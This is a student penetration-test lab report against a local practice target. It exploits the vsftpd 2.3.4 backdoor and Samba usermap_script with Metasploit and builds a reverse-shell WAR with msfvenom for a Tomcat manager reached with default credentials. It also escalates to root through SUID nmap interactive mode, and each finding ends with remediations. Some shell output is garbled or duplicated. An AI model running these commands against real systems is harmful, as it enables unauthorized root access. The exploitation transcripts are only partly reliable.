Started the msfconsole and set the exploit to vsftpd backdoor

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (172.17.0.1:33549 → 172.17.0.2:6200) at 2024-10-28 13:49:04 -0700

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               172.17.0.1:33549 → 172.17.0.2:6200 (172.17.0.2)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 1
[*] Starting interaction with 1...

ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Set the right options and ran the exploit. Got a shell

```
whoami
unaroot
uname -a
ip Linux a9d75308d8f3 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17) x86_64 GNU/Linux
a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Confirmed reverse shell is working

```
background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Backgrounded my session

Exercise 10.4 - Penetration Test

Background

In this exercise, we conducted a penetration test to identify vulnerabilities on the target system. The main objective was to find and exploit at least two vulnerabilities, in addition to previously discovered VSFTPD vulnerabilities. This report documents the identified vulnerabilities, successful exploitation attempts, and recommended mitigations.

Summary

This assessment identified multiple critical vulnerabilities across various services, including Telnet, Tomcat, and Samba. Each vulnerability allowed for potential privilege escalation and remote command execution, posing significant security risks. Remediation steps are suggested to address these vulnerabilities and enhance the system’s security.

Findings

Telnet

Description


The Telnet service was discovered running on the target machine, allowing for plaintext communication. Since Telnet does not provide encryption, all transmitted data, including credentials, could be intercepted by a network attacker. In this case, the user accessible through Telnet had root privileges, making the vulnerability particularly dangerous.

Severity/Impact

- **CVSS Base Score:** 8.8 (High)
- **Impact:** This vulnerability allows an attacker to intercept and manipulate data or escalate privileges, leading to full system compromise.

Proof of Concept/Demonstration

Connected to target machine using telnet



Executed privilege escalation using the less sudo privilege

Remediation Recommendations

- **Disable Telnet:** Replace Telnet with SSH to ensure encrypted communication.
- **Network Segmentation:** Restrict Telnet's access to only trusted hosts, if absolutely necessary.
- **Encryption:** If Telnet must be used, implement session encryption to reduce risk.

Tomcat


Description


The Apache Tomcat service was found running with default credentials (`tomcat:tomcat`). This critical misconfiguration allowed administrative access to the Tomcat web application manager, enabling attackers to deploy malicious code and obtain remote shell access.

Severity/Impact


- **CVSS Score:** 9.8 (Critical)
- **Impact:** Unauthorized users can access the Tomcat manager and deploy malicious applications, leading to full system compromise.

Proof of Concept/Demonstration






Here you can see that I have logged into tomcat admin page with default credentials.



On tomcat we can deploy WAR files.

```
┌──(jordan㉿kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f war -o shell.war

Payload size: 1088 bytes
Final size of war file: 1088 bytes
Saved as: shell.war

┌──(jordan㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Using msfvenom I created a malicious reverse shell war file and ran a listener



We can access the shell from the web page and....

```
┌──(jordan㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 40155
whoami
tomcat55
```

Boom, we now have a shell to the machine via tomcat

```
tomcat55@a9d75308d8f3:/etc/init.d$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/sbin/mount.nfs
/bin/su
/bin/ping6
/bin/mount
/bin/ping
/bin/umount
/bin/fusermount
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/bin/sudoedit
/usr/bin/nmap
/usr/bin/netkit-rsh
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/X
/usr/bin/arping
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/netkit-rcp
/usr/bin/at
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/apache2/suexec
/usr/lib/telnetlogin
/usr/lib/eject/dmcrypt-get-device
/lib/dhcp3-client/call-dhclient-script
```

Running the above command lists out all set SUID bits that can be used for privilege escalation

```
tomcat55@a9d75308d8f3:/etc/init.d$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2#
```

Doing a bit of research I learned that if nmap has interactive mode enabled, we can simply type !sh to get a root shell!

Remediation Recommendations

- **Change Default Credentials:** Implement unique and complex credentials for all services.
- **Access Control:** Restrict access to the Tomcat admin interface from trusted IPs only.

- **Patch and Update:** Ensure the latest security patches are applied to Tomcat

Samba

Description

An outdated version of Samba was found, exposing it to a remote code execution vulnerability through the `usermap` script feature. This exploit allows an attacker to execute arbitrary commands as root, leading to unauthorized access and control of the target machine.

Severity/Impact

- **CVSS Score:** 6.0 (Medium)
- **Impact:** An attacker can remotely execute arbitrary commands with root privileges, which could result in complete system compromise.

```
smb-os-discovery:
  OS: Unix (Samba 3.0.20-Debian)
```

Samba CVE showing the exploit we will use

```
┌──(jordan㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.9-dev                           ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > msf > use exploit/multi/samba/usermap_script
[-] Unknown command: msf. Run the help command for more details.
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic


msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 172.17.0.2:51392) at 2024-10-28 14:47:09 -0700
```

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 172.17.0.2:51392) at 2024-10-28 14:47:09 -0700



ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

After setting up my metasploit with a known exploit to use on the machine, we were able to get a root shell using the usermap script exploit.

Remediation Recommendations

- **Upgrade Samba:** Update to the latest version to mitigate known vulnerabilities.
- **Configuration Hardening:** Disable the `usermap` script feature and review Samba's configuration for potential security weaknesses.
- **Access Restrictions:** Limit Samba access to trusted IPs, especially for services accessible over the internet.

Conclusion

The penetration test revealed several significant vulnerabilities across the Telnet, Tomcat, and Samba services. Each of these issues provides attackers with a pathway to compromise the system, including remote code execution and privilege escalation. Applying the recommended remediations will enhance the system's security posture and protect against future attacks.